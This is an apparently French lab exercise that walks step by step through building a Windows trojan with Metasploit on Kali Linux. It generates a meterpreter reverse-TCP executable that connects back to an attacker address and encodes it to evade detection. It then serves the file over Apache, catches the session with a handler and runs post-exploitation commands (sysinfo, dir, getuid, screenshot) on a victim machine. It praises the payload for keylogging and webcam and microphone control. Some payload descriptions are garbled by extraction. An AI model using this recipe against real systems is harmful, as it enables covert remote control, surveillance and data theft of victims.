

TP : Cration d'un cheval de Troie dans Kali Linux

Dans ce, nous utiliserons le framework metasploit. Metasploit est un logiciel préinstallé sur toutes les machines Kali Linux qui vous permet de créer des charges utiles (payload) personnalisées qui seront liées à votre ordinateur à partir de l'ordinateur de la victime.

Étape 1 : Mettre à jour et mettre à niveau Kali Linux


sudo apt-get update

sudo apt-get upgrade

Étape 2 : Ouvrir le logiciel d'exploitation

Pour afficher la liste des commandes disponibles dans Metasploit, utiliser la commande **msfvenom**. Pour voir les charges utiles disponibles, saisissez :

msfvenom -l payloads



Name	Description
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https	Connect back to the attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_http	Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_https	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_tcp	Run the Meterpreter / Mettle server payload (stageless)
bsd/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell

Exécuter la commande msfvenom suivante, cela affichera une liste des commandes disponibles dans Metasploit. Pour voir les charges utiles disponibles, saisissez :

msfvenom -l payloads

Installer le gestionnaire de dépendances Ruby appelé Bundler placer dans le répertoire metasploit-framework

```
user@Kali:~$ cd /usr/share/metasploit-framework/
```

```
user@Kali:/usr/share/metasploit-framework$ ls
```

Maintenant que nous sommes dans le répertoire metasploit-framework, tapez :

Sudo gem install bundler

```
(kali㉿kali)-[~/usr/share/metasploit-framework]
$ sudo gem install bundler
[sudo] password for kali:
Fetching bundler-2.4.22.gem
Successfully installed bundler-2.4.22
Parsing documentation for bundler-2.4.22
Installing ri documentation for bundler-2.4.22
Done installing documentation for bundler after 0 seconds
1 gem installed
```

Pour installer le **bundler**, puis tapez bundle install.

```
(kali㉿kali)-[~/usr/share/metasploit-framework]
$ bundle install
Bundle complete! 17 Gemfile dependencies, 187 gems now installed.
Gems in the groups 'development', 'test' and 'coverage' were not installed.
Bundled gems are installed into './vendor/bundle'
```


Puis tapez **gem update –system**

```
(kali㉿kali)-[~/usr/share/metasploit-framework/rubygems-3.2.28]
$ gem update --system
Updating installed gems
Nothing to update
```

Étape 3 : Choisissez notre charge utile

msfvenom -l payloads pour voir une liste des charges utiles.

Nous vous recommandons d'utiliser windows/meterpreter/reverse_tcp. Il vous permet d'enregistrer des frappes, de rechercher des données et de contrôler le système de fichiers, le microphone et la webcam de l'ordinateur infecté. Il s'agit de l'une des charges utiles les plus polyvalentes, invasives et dévastatrices du métasploit.



```
kali@kali: /usr/share/metasploit-framework/rubygems-3.2.28
File Actions Edit View Help

windows/x64/meterpreter/reverse_tcp_uuid
    njection payload (staged). Requires Windows XP SP2 or newer.
    r. Connect back to the attacker
    Inject the meterpreter server DLL via the Reflective Dll I
    njection payload (staged). Requires Windows XP SP2 or newer
    r. Connect back to the attacker with UUID Support (Windows
    x64)
    Inject the meterpreter server DLL via the Reflective Dll I
    njection payload (staged). Requires Windows XP SP2 or newer
    r. Tunnel communication over HTTP (Windows x64 winhttp)
    Inject the meterpreter server DLL via the Reflective Dll I
    njection payload (staged). Requires Windows XP SP2 or newer
    r. Tunnel communication over HTTPS (Windows x64 winhttp)
    Connect to victim and spawn a Meterpreter shell. Requires
    Windows XP SP2 or newer.
    Connect to victim and spawn a Meterpreter shell. Requires
    Windows XP SP2 or newer.
    Connect back to attacker and spawn a Meterpreter shell. Re
    quires Windows XP SP2 or newer.
    Connect back to attacker and spawn a Meterpreter shell. Re
    quires Windows XP SP2 or newer.
    Connect back to attacker and spawn a Meterpreter shell. Re
    quires Windows XP SP2 or newer.
    Connect back to attacker and spawn a Meterpreter shell. Re
    quires Windows XP SP2 or newer.
    Inject a custom native PE file into the exploited process
    using a reflective PE loader. The reflective PE loader wil
    l execute the pre-mapped PE image starting from the addres
    s of entry after performing image base relocation and API
    address resolution. This module requires a PE file that co
    ntains relocation data and a valid (uncorrupted) import ta
    ble. PE files with CLR(C#/.NET executables), bounded impo
```


Étape 4 : générer le cheval de Troie

```
user@Kali:/usr/share/metasploit-framework$ cd /root
```

```
user@Kali:/root$
```

```
user@Kali:/root$ sudo msfvenom -p windows/meterpreter/reverse_tcp
```

```
LHOST=192.168.152.128 LPORT=4444 -f exe > trojan1.exe
```



```
(root㉿kali)-[~/home/kali]
# sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.152.128 LPORT=4444 -f exe > trojan1.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Assurez-vous de la création de trojan

user@Kali:/root\$

ls



```
[root@kali ~]# ls
'2023-11-30 08-49-25.mkv'  Desktop  Documents  Downloads  Music  passwords  Pictures  Public  Templates  Videos
trojan1.exe
```

Étape 5 : Chiffrer le cheval de Troie

```
user@Kali:/root$ sudo msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.152.128 LPORT=4444 -e x86/shikata_ga_nai -i 100 -f exe
> trojan_chiffre.exe
```

Étape 6 : Partager le cheval de Troie

1. Démarrer apache
2. Copier le fichier .exe créé dans le répertoire racine du serveur web

Étape 7: Démarrez une session Meterpreter

```
user@Kali:/root$ sudo msfconsole  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload  
windows/meterpreter/reverse_tcp  
  
msf5 exploit(multi/handler) > set LHOST 192.168.11.105  
LHOST => 192.168.11.105  
msf5 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf5 exploit(multi/handler) > run
```

Etape 8 : télécharger et exécuter le trojan sur la machine windows via l'adresse IP de la machine attaquante Kali

Etape 9 : Réception des informations sur la machine Kali

Sous Kali taper les commandes suivantes :

Sysinfo :

```
meterpreter > sysinfo
Computer       : DESKTOP-70AH6LK
OS            : Windows 10 (10.0 Build 19045).
Architecture   : x64
System Language: fr_FR
Domain        : WORKGROUP
Logged On Users: 4
Meterpreter    : x86/windows
meterpreter > █
```

help :

```
meterpreter > help
Core Commands
=====
Command      Description
_____
?           Help menu
background   Backgrounds the current session
bg          Alias for background
bgkill      Kills a background meterpreter script
bglist      Lists running background scripts
bgrun       Executes a meterpreter script as a background thread
channel     Displays information or control active channels
close       Closes a channel
detach      Detach the meterpreter session (for http/https)
```

dir c :

```
meterpreter > dir c:  
Listing: c:  
=====  


| Mode             | Size  | Type | Last modified             | Name                      |
|------------------|-------|------|---------------------------|---------------------------|
| 040777/rwxrwxrwx | 0     | dir  | 2023-12-06 06:34:26 -0500 | \$Recycle.Bin             |
| 040777/rwxrwxrwx | 0     | dir  | 2023-12-06 06:22:34 -0500 | Documents and Settings    |
| 000000/-----     | 0     | fif  | 1969-12-31 19:00:00 -0500 | DumpStack.log.tmp         |
| 040777/rwxrwxrwx | 0     | dir  | 2023-12-06 06:37:42 -0500 | OneDriveTemp              |
| 040777/rwxrwxrwx | 0     | dir  | 2019-12-07 04:14:52 -0500 | PerfLogs                  |
| 040555/r-xr-xr-x | 4096  | dir  | 2023-12-06 06:44:51 -0500 | Program Files             |
| 040555/r-xr-xr-x | 4096  | dir  | 2023-12-06 06:43:29 -0500 | Program Files (x86)       |
| 040777/rwxrwxrwx | 4096  | dir  | 2023-12-06 06:36:01 -0500 | ProgramData               |
| 040777/rwxrwxrwx | 0     | dir  | 2023-12-06 06:22:40 -0500 | Recovery                  |
| 040777/rwxrwxrwx | 4096  | dir  | 2023-12-06 06:31:30 -0500 | System Volume Information |
| 040555/r-xr-xr-x | 4096  | dir  | 2023-12-06 06:51:46 -0500 | Users                     |
| 040777/rwxrwxrwx | 16384 | dir  | 2023-12-06 06:22:58 -0500 | Windows                   |
| 000000/-----     | 0     | fif  | 1969-12-31 19:00:00 -0500 | pagefile.sys              |
| 000000/-----     | 0     | fif  | 1969-12-31 19:00:00 -0500 | swapfile.sys              |

#
```

getuid :

```
meterpreter > getuid  
Server username: DESKTOP-70AH6LK\zouha  
meterpreter > #
```

Screenshot :

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/UNOifOsg.jpeg
```

Ipconfig :

```
meterpreter > ipconfig  
Interface 1  
=====  
Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
Interface 4  
=====  
Name : Intel(R) 82574L Gigabit Network Connection  
Hardware MAC : 00:0c:29:97:7f:e7  
MTU : 1500  
IPv4 Address : 192.168.152.138  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::4c00:baaa:85f3:7d3a  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
```

